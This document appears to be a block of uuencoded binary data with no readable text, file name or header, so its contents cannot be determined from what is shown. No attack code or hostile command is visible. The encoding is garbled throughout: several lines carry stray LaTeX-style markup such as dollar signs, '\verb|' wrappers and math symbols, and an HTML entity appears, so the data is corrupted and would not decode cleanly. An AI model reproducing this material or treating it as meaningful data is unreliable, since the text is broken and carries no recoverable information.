M>KXZ[+=;3<@2(;@'KG23T^#MG89Q),FEQ_\$[(NI^#O6@GV_F]WZY]`HWB'[) M>(4;)8/LE8U7:%"V#2LTV>U#%!!4D?3\$#LJT),\E]5#>%@&-I\<6.<]`1EYL M@FDZYB8]<FFZ!;770N0?/^"W.V\$1P^"[*8-G&LK#83,@[?T3F48.TX"+#)M& MB7(5L<5/K]LT<D.GLGW3R%&N;QIHWZ!IY)9&Y7FF`7*4DK</F0:./&4)Z)YI MB, / '+@9^8, CKA&4, DW&/CHF; 2>)D4!D'X_Q%\1KG:2<B]4G2V?YP5#,GHNE4 MLH;3Y=/ME7^886.A"`FV#SVB?\$15GE.S3F*6+"8&2!]0]`B``]T"U7J0SE%\$ M?Y\>9#8&FD0]`_4@UY%B%A/C:0"0,`!#*4&AA^GUY6AN+.CJ\$QM\$_73W2Q6Q M.90;Q=WX[FZ]<IO?'L5?'&BJ?IQ'O`4PYX?EG2J;E*-)NG!HR2.C=+<T!+T^ $M@_RHBL::T*.ILO6.2@,RJBKW<;">7\3T<+O9+;?M0S=*]6*O.;<3)@,A1,$($ $MS^{<(VVI)-NFR}V=+_{IZ6C/+?W9+<X[^{e}@V8PT.(B!$80@F+EEQ,AN__J?EM)}$ MV;I:U.]J17"CLE--*=>\$0<.G9TR7T8(.\B^FY^;M%,U)\1I.*+NJ"0X;Y;B) MO#V4JD].Q;WZN*TZ](.@I#IE)&=IWVV.B_7C<2C'5ES(\$[NPD]W=7EDBN&I7 M>D2E>%4#/]!@':"(06@SAG>A\$X>&-J],&!30\8?QI4B+,SK9RW1J=8#]%ZT(M8-_M3:S>KF%<WX2T[4J)M8Q90SRW`Y0S"&%=@D.2V06=BR,9.H_K'5;C9]QX MINT/"%+O?D@A5%V_Q]4A#.^1N8'P2@@!P0UXQJ&TFAZ#&7T\$31YZM8?-*KWK MOVGO]*8/3J"]Y/B[5\$P<)LPAOB5/1\$5/F9Y!`D)6(6CNH%24(A:*6'G44JAN $\verb|M6VS*+17U6B?V7G:SJGDEHG4C@HG0B[ZTEKF=-F\6(XP1VQ$W+XZV>]2(J>AX)|$ MC*M\8.*`6`H-S?[#<&ZB"Y\;%EM_7#HZ_')80:D3FF]J1F]K>X5VBL0,%0]V MFX1XL4FU&'[YQ\$?.?*"#=<(*AF\$XIPQPC:-)X\$IG'&-UG[7N0D+/CW]#S*E. M\$X>!0#UM!U'S-7=]?^.*X:IUQU"?%X\B[PRG^FYF6P(26>[\$QVC`+E3\$*#0X MX7W%()X*:M)2C\$EJ*09I__L4<\,BIRPRANDN5,8H#-:\$IY#?Q>"CVU:,:0?G MX>AV\$?1XBMUK_7\$LD]BUJPTM\$'\\$3GP!0.:\\$#R>I1(3EV\\$16+)\`V<5<WKR<PC MRXL%.)LOP"J`C!R2K.02#Y1<7I,VDK@^"WMOENT3R%5&9"!(N\06%5+58(M4 $M-=:B^77A5#V['90^#]!3IL/U,[(*07,'A23CP?RZ=441Y/I1V; S^@&"'O[M]]$ M`_VB/=I>7]=I[]GX')(D)4N"QNU`I=S&.%,O^*H[0R09Z'+&U%TQ0WHL8US] MFJ8_TLTW.S>%HM/I9_?-58^ZUBBOO1]'A_U#JT_0)J0)A@E>C7/\$G6(_8?:M MJ?CDE,FP%\96\63ND':_'L\-,:W\LUK4%ZZKQ<3,PBUFP#JR,[;B_EM[TGG_ $MS3Q&M]T\(GA13SL+XT!-XL/7^N)"CJ_IFM4NKC,VRJ;*,VE1>T0SB.@3`H]9$ $\verb|M"+8*@V,!>^*P] \ ^2 \& @3R2,52B \ Y7) + 0G:1F \ <0 \ \& @7U0*(\ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJS \ "X) \ | \ (F,$W\#) CJ$ M\$\pi\D\FURR2<@02EAP]_=Q[3UO=5G':+\0*7,MCF*W;:&L>\72SV0X>;(ZNO\%) $MG < S73J0[0&:7)4)/!=]0CP\H&(!I($.K$+;H"9:B!9\J=\L>"+QIC_G(=-NX))$ MK8JTR_5W+V+@BJ!*T%XHR[(1`,0,2,`QH.!G4"T6@U,U#2E2=9!\$<X,[:H^Z ML?!,]]/]#HGNK/65"<`T=Q@,[&R_>D*JBC(9());,[5G6Y&:K6'VYM(P78-W $MQT/U_K18B432 < V_'Z[0^.6=R(<I!<_K(TB'I/8+3Z>E4S^(0Q$LC3WWNCI]>$ $\verb|M5YO4TZ?C<; _SOI'X:$/,1--1,(R'P_W]E[T:$'NAZX8(>%Z!9^*=+4:TNR3)|$ MA`B\$D1PGLQ`@8H"X!L3,@MA\$L.JROU86'\$/`UNYT*"5XS#YC&UC9=YGUH;B2 $MS(!J4^RP_{*})\#=6I^{-},[D0R6^{-}_{*}/K(4I!R_/ATHP1+Z)EW("DZ7A[81?/5/4*/5])$ MD\$RM)A<*37YT&CEEA`.J;^_:B:E)?'NB6:-7Q:B%\$X3"`O2(Z`B:\$5+\$U#(F $M\.J^C\#C-K!I/GQ'3\#S7^>>NI+-V9H-L2<!/>H;%1>^O>*JF>R=EKR[ES[9!=$ M"Y:R8!CIV]2,J9@1.-RP#2P86#+0AL*^41WJZ'?3)/#5LJP7,HEZ:S9@&+?/ M/ZK-3MR] I+//Q9?S3'?Q?[!>4J5?KHW65H.\\K2J3"7V+\$A*MY4S,9-8;+M]*VX'OJ8DTBF-(*'!4G\$DUD0D1`"K_*M@J#,P=&]'*RJ,8M7>8X)Q[2)6('

MOBK;8D*/)!,J:/&`1D9-1J00H"0`7CL4:!7"1GW!0J`Z"*;\$B:).TZCW,_Q1 $M8[C=K'=';]30'0W-YC+I5Z+J@NO][[5)@G&X)I6'S-P!^+ZKI!:M*'02V-$ MX=5T6ND:@B'6\$_;O>']K?VA]'R3!\P029]3*@W%!2:8E?'+"9%@6`ZL`,A,D M?=;\$[*Q<SJX7NB&L784WX"A6K^=A4H*NI>!:K.\$\$\$6PY.%%-6'!\$CSPJ?O"` M11(TC(0];F/TZ%O&S?[PS;,+M3FAS\Q2C8H[!/+P`_TS`(@9D(!]0-OLXX)E M34OQC8D_2(+'O^%%]L9#^3VZ0]]BA[C/F'N,[&%,SI@"\$@+M2WC#\$18XAYC\ M\2+*Z ;\H;0F/\0^@G#\$&\$0,8=@CJ:=#2XCX M1LJNHMOAI6[]'\^@T[=WJ% MLEKN7)I):4[>O`V:%^SWM3D@CKF?UW&X#E!*((3M!-Z%S@5MS]:'\$`4CL+Q/ MVEN<]_8^!N8>3E@M?N<+"51^FK>H`-TLR(R\KHK`&[,EES\9Q:\OU(?1VE3N MO'B&7'`>+'4P=;N4J7)W%%7X=-8K'B(79`!8.F#CVA[1Y;6'\$A6%\$&S'"\$PI M[#`\$EHN4<?,N!=/E8H8=:4(`5@L^-R30*HC-';9QVIOI<OH<LX80@K638YP@ MK#I.1#AW_!#]W:>S1T<L1Y#JB`,#Y=016`H`6'Z\/RY0O>W!2)*^9BD\$X)Z% M"`I!FX\N\$E+>^`13000;`2Z;\$Q:[-GZ]\$@>AX2T,8E^#XU<"UZ%!1DH8T1IX M", !F@-""0*L@MG38IFLG0"F>'10)00CKHH0N"*Q/JS.0%!&E&`@#@(1+@A(8 $MJH\P:K2<8(1>NU"L#:RP"=_UWOIN^VB>6Z^&_#ET&]6D(+G9G'6ID4J=C.JT$ MF-.J\ZL9)R:<>#Z><EJJTER1F4J%RZJ3<U63U?IG]W@UZ\$8H^Y^U:+#;H_>R M_0PW) | "1" | G"7NS(+Y"3`)94HY4_:33%Q33ID*SE1*ILI\<>EZ<#X^OYI> MS]HR1; YQ\$SKC%'4G5'+%L64,>&,:2,C,M4?Q/?JS"AKSEF+W\S*M99U5LRM M\:,O6:\GQ+"7*XXH5\RYDI_E&E"NE')EG"N77&'!8K\$0#=",E&(0)C@W&L\" $MU28]*020@\#Q)WQ4S,M[M_Y/WI=UMXTB[^4'ON4<DP2WS29;E1&_3ED:2X\Y\]$ MT5%D.M&T+&DD.<0\^@L\K"J"!*@X'6>6>T^?M&W44T!M6(GEZGKNY!)2+H)P M,HF<3-Q@5!*,/A#G%'/PX6\$\$KS@)B0.\$5YR4Q4&U%#)1R;***U]<5[Z;8K:H MG_@#4=NGI\$M5%]7K"Z^#__E+`TGM`\P\$CE>S]S-N#RB;2&?#28N;/MATHR9) MT^\$;)"F=-[C1QA"SJIB%S[`M"OW'_/9R^#JL_AS?O*G^CO#W:#8.7RO^-7H= MX]?IU2!(D^1U4O\$,=..6XM>KJ6Z#+XOWYG;_UQF2QE=7HX\$>("`I1Y(Q^-_& $M-\/9ZZ\#7P\%\#@@Z`U6*SV:SU>)?&KE5MZZ=Z9+S<?D4?_0-_RS'/Z\%]].=(HO)$ MQX > / # ' + M71\$&; E3. 2=4X.2\$@4-&4%(LO)KGX2CUZE?3+K;[=I<M>5Y&C]0 M6+@8:&I]'0./Y3G9>IXLH)7<L)?U1&FI3ACQ0@'6VR92K<98EU&B^AU4K]X3 MB-5_I.JT-JLT0E271@*C;RC`JMO\$F(AH:H\$RJC\=#N5V]>WA\=0G[5,LN^0[$M#R[7'[&KN58="NIS?W\K#[OF9HLWA]W37E,H58X%7):K]>-R,ROWUA$)4.:?$ M],Q/G]P7DDSL;LJ/2W,,8&Q6QEHFP28=AY;3`84!:3/[IK_M;"A;7KK%UXSI $M\$; P7C>-'\\9&04C8P^=.A/,'QAH&XU")@U^G='"U#6:D'Z)T<+4;S2*I)0: M]&J<ZJ%'1,>PA8!Z*\$HW:]0-8!K39=JZTZ#%S)\$FMM>`;'KKDXBN4GIM_[XF MVL?##==P.I.W)%!D0K*A5?0B4D*@=23H8HOK0.I:DE:K&;_\$X3]?2[3NM]<7 MPVD=R%F/M\$*KZ%"I6<3LCV"BLP1Y%OTZG7\^R\$5GB<-,D59H#AUJ3%2TAP3C $M-I,@%`K5=+-%0\N!'L6N(D3,B9B!L4TVDU!J75AH(;$G4&2;&!*Q<\+W&>]K$ MZ37(=WH4-OI]>'DU*H:\&*X_'N"[NO[`L?ZXU1\L#JUJAKTE_HIVM=Z41+F> M23US:,6LM40Y.>SN]7Z5%BO\Z=*%'3Z5O+&B*]]#N>6RB=8>5"&,9];)&\$G% MYQ19'*[3]15<)_L9_[IXLSA90G#YMF-31&39\$>"8_F1,KUUG?G1/U<03ES^T M[Q8W>KH_U^M'4WKC-H?7(N.UU6[?\ABK8S>)Z^->7TU!%-M/M\X5]YL]7E7` $\verb|M^*,) J74"9EH^[4VF3Y&X2O77B$5_.D&[W)-J9G]>HF:V.U]()+4X.<T^U'>4N$ M-:JHZ#^`:ICEKC)+ *\R2YBZ9A&2:Q9*=\WB=*T-G:!X4BF.SLFEIJ#B43M" M+?2:T\UP,+\LWLBF>4/BPRFHT75%[[[,AC78;O7.Z=?P@57!VZOQZ'G-X^;M M#P^..!`<RS@OR^C5AOF`H84<@%WUR/5!]//ZI2^AWQW)KDAV]#1=H)A`"8<U MO6H]: 'LO2/^<>DYE3E177<X35W714F2RW9.1]!@I>Q%YA<#7?(:*?K;[PN`% M]`M31S^A_(A^Y)TP).G1)'D1\$2'0+!%T<7LS,D/(?K\$PRP\$+VM`*,C8!;O9Z M]F=&ODW/T)#%QTVE)50:VH(SN)1P&4L5^Z5BV^>N5&*U;JG(!E&/2D--/H.C $\label{eq:mrhq7} \texttt{MRHQ7()E!K^5<C^=\#QU!1=4RATU)2=4L\'\&`1-4D"8+G>ZE'F9'GZU+[<R"F6]}$ M9%OD(RIM%R@F\$"HMT**(8]LH[5(D3/V*"-&O"(B.(HZQ,Y(15;,+1+43EW@1 M&KVJP?"':@"JX8:O<J)&<6_F'R?:&V&D?34K'LO5J3SH'93K5;NEY>O[[#KZ $MY: 8 \times 25 = C0?U/Y2^WIYTR>VAX.5!6YQ2[0[65N\$]4*R^_JY#Q^1^-6<D).K$ $MFS=\#\T^*\&=1-^0.W?0+'!$X8G,HCX2[3'3%EQ)1S1]YK,$V'N@<9:!YBI;)B$ MJE-QR&S1638J+5;\$C-;TF##,O-L-AD7>L $R../"4N*2P09_[/`Q\>B%6H<D$ $M(*8D9":$\&G6,[8A+VKWY=\\SWW]IW6:$-\$S)U@JN\?YD-A?PDH+="_@(CTJ) MD]\$ZVAE<3#AXGOBL81NAN(5&9@XUHSPO#(`YHPP: 9%UZ<TL/X9B!!?H\$UBZ M.QL7⁴>7=_H^{BC})"U!#2T]X3FCLK?%3MAI\$EL+1">&K4'"@U5]7!0#\F(X-D M"#>`NV97A_*CGEOI;PFS_K5F#GOX\$(K)_ZO/R\U3N2BW6-K1E!"'TS^7"Q"V M[:Z("9NR;OOL]/WI('%)Z32SM,^HO^L7^M-N'[)@NH."7TT:Z:I*APM`KV6] $\label{eq:mjv1-o+*&z2^0} $$ MJV1-O+*&Z2^0]:Z2*85,: `8:Z5F5CB@&G=A`Q00`FH+-2@^03H-^`#H\>/R\$ $M,K-CO37\#/\#F^{,*}](WZ,\$0+,C,-,MPGEP>SRDGY\#\&I!JA5-NG!\$[U,?8COW5])$ M2EO#:E)D=V<4#K^NY;H%,8L4IUNBU?IAO;)1]@H'KO">['2WU5[;,!=+OJ5T

M^SA-2\>3T5';!ZJ:VN"C1Z!CQDRXEJD6U&3#9-7<.?E_Q608E*STY0?MZU"E $M1+L+D4/)7@.1/1/8LYJ(G\.EP&**\#KRQ^X"1]*4R#$RU*)%NYU`U9>:S8),%$ M.:/*@!59XEMMG2\$J3LG);GZ"E]PX@\$QD@-;4JD_91@B,S9[LYAF(TT**.PHG M%AH!(F@1%=H7VMB^,DDT1:*AMSV#BPF7<)!'?EWN2)?4KTN8.KH(Y4_K<D<R M9B1C"EVZ<3EP-%<&`^OBC3;V#V;.2OV\?ZC"0+6D4BW+H%JW"-02A20ZVJ)G MX"/"HVT"XWE5[TC5&*K^O/O^A*IW)'I"HJ,9>`8^)3PW!YB+__5V.'W/C&9% MZVKTAMV9?Z\=QO\$\SW+F\'#8':@E!JE>#+E8;Y>';V;^6,>`O;*YO,?G\$WR7 M8:HTO?/E1VE\$96'SLMR;UQ&WJW5Y=!9]270(:A6()M@?D%83[+4-]6A5^T=+ M#>>``8"TU@".#JM39\$710\3J8=II=5!_U.K@Z+8Z`*[5A?8=JU,(1XJ,B<;X M'#`F(%IC<#A6+\:#WYK]2Y32Q=_'8L>/EP12GTT:50XH3L3NAG#Y=%B>W(^\ MW262G!G)B1;YNVAJE[%*PFS=6E%`J>#96H7ISVE%UE<AR8E&^+OHB-!H@H6- $M\&:[[HQO9L]4GEIA8$F9)^<6"3E8N+2/6G`=<math>8O915I-2'@O7>/;Z$$3"<X>[N]$ MVH2"MZE(2#E(Y,T7\L1DJYB4[L1%A(.5P."7]X[DC;WRAFFWO-E9><E^,8\] M8\C;C4L)A]Z&&/3([VW_YE)#%R0EUGO7]F4!?ZE1--BEIC8)."<XN8T*"14! M!3:=\$^*-\$*;QP\$;9UMBZF4\L.XLG5?I40H@06\$Y0>,3%`UH,?R=<2A)E+!\$M M4MF.NQSJ`Y*CB6&D0\$MQ1Z118(^KPQIWY+:6Y;V*!(++,@#%NK&A82#L<#@ ME^F.9%(^F>Q%>1\OE1536;#6&5Q"N)1E4M7<H@^SUK,++-"4-4%O11_J>46= M,!UJOT[GKX-&VL5X/'\=VDFW-[K3N+[6_GL=85IB%T5"Y2149LM2B9\$91V7H $\texttt{MARLH\&<->Z)/Z)*PGL)*?,OBI3OR)R,[);.=<]4>\$OH2'.+CGRA06*:MKSD\3$ MO9:]:[7ST_+#;G?2KV]8O9=\%]9KW,W/\$JOJ%61K,1S8XY+346C,`MH+EUV" $\label{eq:mdg()*5='0S<V)6S&Y:ANOU"D9OD/&2),74,@^4<-\5W]*<KS'NE4=U3=6(H2)$ $\label{eq:mg_omega} $$ MG/0@)M^\@-\#4052M4C=,4:9P'N&[)P_,Q7,-+!-_'P[/87;E'<X1B@<_J`5G $$$ M<#EIUL.XASC<846M)\`\\,8B\G?1(9>!6D=\GNZ-\63&&`8Y@XLY7PQ5P-\$Y M1&\$>6`\#"*==M5`94+3/\OP.UD.;WQ6;A`PX-A/)L1O++5CJ71*]OR_U>NCE MY;!?];[A_P`?80DZ_-#?ZVJH/Z7@9*GI_-%V9G)_`27IR[ST;1A/QV_T=X!K M,/JK/_AOW("!8B[?C6;#JJ2H*@E=5BO#GL[B+P]Z6V9YT\$]VMW.=EO^P,UX] M7)GWXDXF+>,GT%#:97_>K\J*4186NI.G[=/1+JEZ+6BO&PE6T1P#-8F;<EFG M13J-Q/Q3\$KTS2^6X2E%5C5E6"3D9_T8&03CI=)^0D2L/9'0\$"G^L].*F*CNO MRJZ>_7MFX3_MG]L)Q5Q`18=^_]BAI%'/-<7SI=%OP+=MXZ\LCQM=7<SYT'?% $M:\#:O1L>Z='=P7(.,B1\&13^8'\&BUP5^\#.077E4'''\&7="W$ISS_[\&O*G+:\@5]$ $M9U9QYL29:DZJ&")\s^47$\#(A_T3\?04\KZYN^($Z`D4$,B>VB.O5Q$'&A((N))$ M@..TNQ9XTA]-221<_O#I^,_9Y]5K:\$&"Z:3Y;K_F1!FV\$3<503KCPI`F)0>% M:AJPC4\5LU(?!EB?OC47;_ZQJU9L>K3/'H=S:EDYLD)2RIC;I4:@TKHI8*(R M%OJA+U9)<^AK[:"ZU16J=?/3;OMYHM>*L`R!N"1U*U_9I,SH3"2:P:(F@@3- $M'7]"<4K&]5F<FM?W3,+(LD#%6S3MU\WKS2/V:\Y?C.C'4^N-6NV.XPG+<4*(IDH%6S3MU\WKS2/V))$ M:TUQ51?,(_MR3?+@])620]RT8HJP[[GFAW60QB814D2K9^P`<E-";HK)B18I M!8F6@X&!!W4-O2X6^L#[PEQOL\$!MG8.>8\G[:5WL&N'[M'Z[I@1YL-ZY,@\$) M:*F:EQFF?^&!-5WJX2L>\F(A%6+P31VZ#O)�`PME"MRO5PK\$;J\F"?<]F+ M1%HKON;8TXVC21Q7Q].A4B*RE=#_F<E3BCA#(V\+1]*K2GK</.`AQT1&\P4< M:UF,;GYKJ)G2&Q+?N;[&5D`NKA@>3\L/F_7QDUPCEB<@W.S898EH:S>4T,U; MM?+0J5JH1T[5BJN23*6M`C=!+9)J`0+5?]0DH=!52*!8KSRP<6P[9F1'TT;[MZ#GHM((*(-09U`[+SKS3K!U.M\$'NN^%D&S]/:G,^LZ5RU(:A ::2#66DA:VP $\label{eq:mhe8} $$ MHE8<V_1_] (CH:,<!%(-<-,Q1G8;J_:FX,]/QDSV%MEM8L84=+;8=2$\KU`(K,S). $$$ MSB@IE*2XLK:T.(%]FL*D!GPA"X),DD-.EBNR5M(<1QF^R[5:MC1L-6UHHJDA M\$PN*J1,RM6F+76I*5#3'@+\$CAM-IPQ.XCL@:1'B[G!^+38@KY=#@L\$<2Y9#7 M(5-['(<LL#3,NO6V!8XCNB'*>;1VSE=<_IBT7[!ZTXR=^F9WZ]!#G5BW5/>/ MG^XK=_%.C!CZB]BB(#79N!;:0XZ)C"8;./]4>//Q6)UZ&DS?7!B+J&I@_V%: M-<)I-??]\,9<<TD)F4FXV#S!%%#().!&(4H)%7H:Y'DR>:*BJXXC/.O'1S/! M&%T/##B6BS:01&FAM?#]6U&EH76(L7\$'CDKX4M3)>#8RZP%7X^FUUDECJAN` M[>OI^(V/\$VW7L:_PC,+J2?;^H5S*-5FY*0):MOJ`+\$DEBZD]7GH*.C:[\$*[P M`W,&0A>] #0"Q0:B2="CLSLC 8'SJZV*K1UTZ%(O48YZ"%763PH5H3`70N%: M/Q])#JF>@0LO\$C%R*:"9M)("HJO9.-IMW[WU51\$ZB3A]\$R9QU7V/,1,3>I+ M>Z%S3>#B[#U38SQ;7YTXSZUM9@VQ2;&\$%\$,(>.@IT1\$"!"R\R)R1,)'>>:E) MP^G=>'K9KTP48G'?K!;CX&CK4]_=[L`+YC)7;&1"-8I\BA=4?/20Z/`I`0LO M4C'2\$?B.!(X=@<.T*3"2_`+?43%D84P7?/24Z+`P`OLO,A>DW(E]<7M%UJ5' M4SR-Q?&?UC<F^](_ZE4E(VJ?R,*1L7";%A(-UB50X:"4H&Q!R:JXW##)GB&H $M7-U'-_=)1E1,0L48R[9I*=%@50(5#BIG%`0=70_M&]#(L`J/6'M?L7ZH1UQR)$ MC9_URJ&\X#6Z;%_9^[C'EL>JMXJE4H-RNUU9-+MBF^F`^_Z"'@.?#B8^8;&($M1J^)ZB$WP\,99;S;P-'T!$W)\LIXO@,2$@0!0-BB"ZP8[#-O%0XT",[_6\RK]]$ M:(2C,W3M&\0]OX\$IWA1%+(:K'9"4(`A<PA9=X%S`C:9'[@D"#*-._`RX'P]I

M?X:?C7*/(V)3S!9[V0A-NF%MRT-.*3/H1;C"!\P%*!6>!BND1F1*:)\$H<G'+ M"V.*-B@24-L_!.!X-07X\$3\$0=/Z#H\$4'-F6L=_CX^'C\=CR59@QY/1CIB<`8 $M*Y^)C"--N70?"\:78)2C2;1JKX?#8M+XZJ*^,42V@NN0[$^[G-]3===5M MMA#T)_W;8EZEIY+^^&CNW5SHZOIZ;B@9IJ@TM;17J%X;JO;54_9X;#3BR\=] MLUEO+E6>UJL_F@R/>UVCH7D/:\F[IX,UAG]<VP/X8[FRA^\/>BY2VJ/WASWR MYF\#]T^/C]\H09G<]LM[NL%''D.A6TG7]^M*"\$PDCKOM1WU68K^S1046/Z*0 MWGJZ-O=`D= "R@MX!\A.)^\\$QCT\$*)J(F!%FR7 Z;FK6^Y&0>-;[@2#&E!A1 $\label{eq:mj<"} \texttt{MJ<"}`\texttt{EE8CJH}^]) \texttt{AHIJYQN7KD<C.PA*C} \texttt{1:I}(;\texttt{AQ2ET15Z}?[->'\texttt{FTJ}]\texttt{R}:-\texttt{XBA4}$ M>R29F>CZZ\$%%#U%A"5AXD9\$@[8)P+\<<!(6Y^R_0['YKSH2W#S7\I2T&R1F3 $MG^H:^Q^)(;^{AZ}!_{S}!S9CK-':G*ZJ:WN85[2H1_GP=7U1#A/97W&,Q(2.[.U\])$ M+DP1+.9,M;T]L(1A.E3O^N^&'*J1[],6\$,28\$6/.^:>4P^B&\U"]KCQ&U'XI M"AN%L`\$+Y3*^G4LVD9N-@"@?1?FPMM4%R<VR\$L*0NZBM;V64\$2AGD/:I033, MAAZ8C5I,/'32"PL_Q/#JR_)S^>G^4+?%<81)]&:/00KF2C+)O'AZT%]XBW+[$M?2I = TY, =I^5*SU>LSORW:CS`#WO7-WMC^W]RG@W#H))SR/73,GW]]8$ $M71A'-V&D-U4:K`<U*0E14$>:I)1):.S('X/^9-8G.V6X]>;+];HJW40!KM&?$ M<)_3/Z,4\3UR>;06H'6[YOC>)U,F!(L0QH+X:OTL7EUC#GSK)>Q-U5R=7\$, M"N6/W8\$0DJPZVCQ[VN]WAU/[.AE;(=(X)XU-W^*2\$XHN[.9D7.\$#A@QL6^X. MEJL.YF;JQ2Q',[A\$80;7MER<)E[+);W,;[DD5#[+)8HJN:T0::Q(8P282Z;X MPWB.<84/F`H0ED,[885<DN\$+THL9[M>\$'"S\$@I-B.2F&T&I34XJL%)%%L,*# $\label{eq:mp5GFT} $$M"P5GFT?B*D5<]5[,/+\FKFSSW)$BBA1#_#C4F*@('X(5'EPJ.+3J#Q"W;MA3) $$$ $MC+(5J3'7R;:1MK4>MJ6V,XRTCY/RP(^^LZ&V_<\?T>HW:(D"[6*C3R'T-_I"])$ M,,XO3T1[K'GV>5:0D]@<&S8QH]#`66Q&%2XL%-BK_>K1IWT680#WY>%U52C4 M]SKLK'VPG%(GAE3_;55(TYPTA9,=<DYNSN%FPA4^8,A`+!![`!\$!:+"`[;)_ $\label{eq:mdbowez} $$ MD`BOWEZ/+D<\@LM]\QX@**N4LLHXJX1RJ`>3>=Z5!P_PL/>U^H65RUD2'DZ" $$$ M&KHY"8JSBC@K:\$=L%4I_X;JN,XO=S&H8YY9P;JGDAF4@`!F4,2AGZ5/!B(X! MZQA`1U*;8)8"0<BX2'`1XVS9`L7`6(#:^@;%8UI&)O:@UP.0Z6L]?\53\/WY MX&U_.NV_9UQ.N+#U:F=8;75!Q#E<(192L,ZDGPQH4\$+.#Y9H4R/B0U=&5N*N M'@#U*X>77^;EZM-VM]E]_":]=UCE_VZW7I5U9Q\E2+W9G4IG!\$`MD+E#\;G# $M3EM3-@4O3&!2ZP,D#$"@,K3P8C/!MBU[QY;-?^7PT[4L1@JN9>, ="S+@P?;$ $\texttt{MLL} = \texttt{EMJ} : \texttt{DC',W}) \\ \texttt{U4AF5} = \texttt{0$``''} \\ (5:.'\$1 \\ \texttt{H} \\ (5R] : \texttt{C4Q"P} : ?7 \\ \texttt{E\#\&N'K"} \\ \texttt{>D0E\$} \\ \texttt{<}$ M!&%18Q85\$>72\$Z8CH!A9^*"90"VM[7#"(U-I\F):-*II35BR=;:=I#JL:CP MMDMG9V-=0Y`W/F@D4)C%!2@+8%8UZR4\$I.+KF_K7KR%8RP4!SIB2.%A/<!8, $ML(Q@?\UN7?,A8WC>)60"T?PC^\MB0:"XD\%'EQ8M8UI"QK2)>4V$(<O/Y?9D$ MF3+N\<)CN3DM99.-?;ENN:0'Z>TCY2:;E@DGR\/C43[8YU8@#=\-;[B/QBH1 MEOR)]-[)QP_::3IT;;E"6NKE<+:EHLI@"S0>70NOT^:>7W]!N=(KD"Q%Q%)0 M@.T/N[WY:'"__FQ+@=?*^8JOI@S&5I?KSR)'79Q>Y9R8A?'+T3LN+N;BT`YT M@!(&H=E@N\$A7/NYWMFS9&=D,MDNRH=[ZPD5R>%2++3Y(PM4>"S,,QOO1M[; MS7,2_LK5`_^(HF.A(\$K<KLS:'\J"LX81:VA6B]M\$Q42,%!E6.+A\$<+9Q[M@X $MZ:]<._^'/"ASCR+C^-0Y&!K9Q[EBOC/5*R3@VD<,'#PT(K&CCTD!PF$[\/IR.$ M+_Y7IA.I;VXB,,XCXCQD<I+"\$0XP9F`BP(B+K<M,.\OD?#+.)Y=\H%P#E7'U MR`)!5=4#*+N"9+^T@CQT#&!6>CO*:;U=RFE5NR;4,K(Z\$:MCZH)+5DQ&;6!@ MX4\$F@JRM8=>([)?6B`? P,:UAAWZM8RL1,9*F.!WR1S^.<*?@86+S`-!UM8H $M1C = CHT 1#? < T9R + T.[%1?H[\ZI] - ;AY.)IZ; -G'7Z7:HQE[U&-O(!GL=-^Q)]$ $\verb|M9K"PJH$| - (L(JE<'U\^7A8WDB; (PJ)U>KVS; $VZJM@8T=C8EJAV/6ZP['/'$K] | $E_{E}(E_$ M)UD: 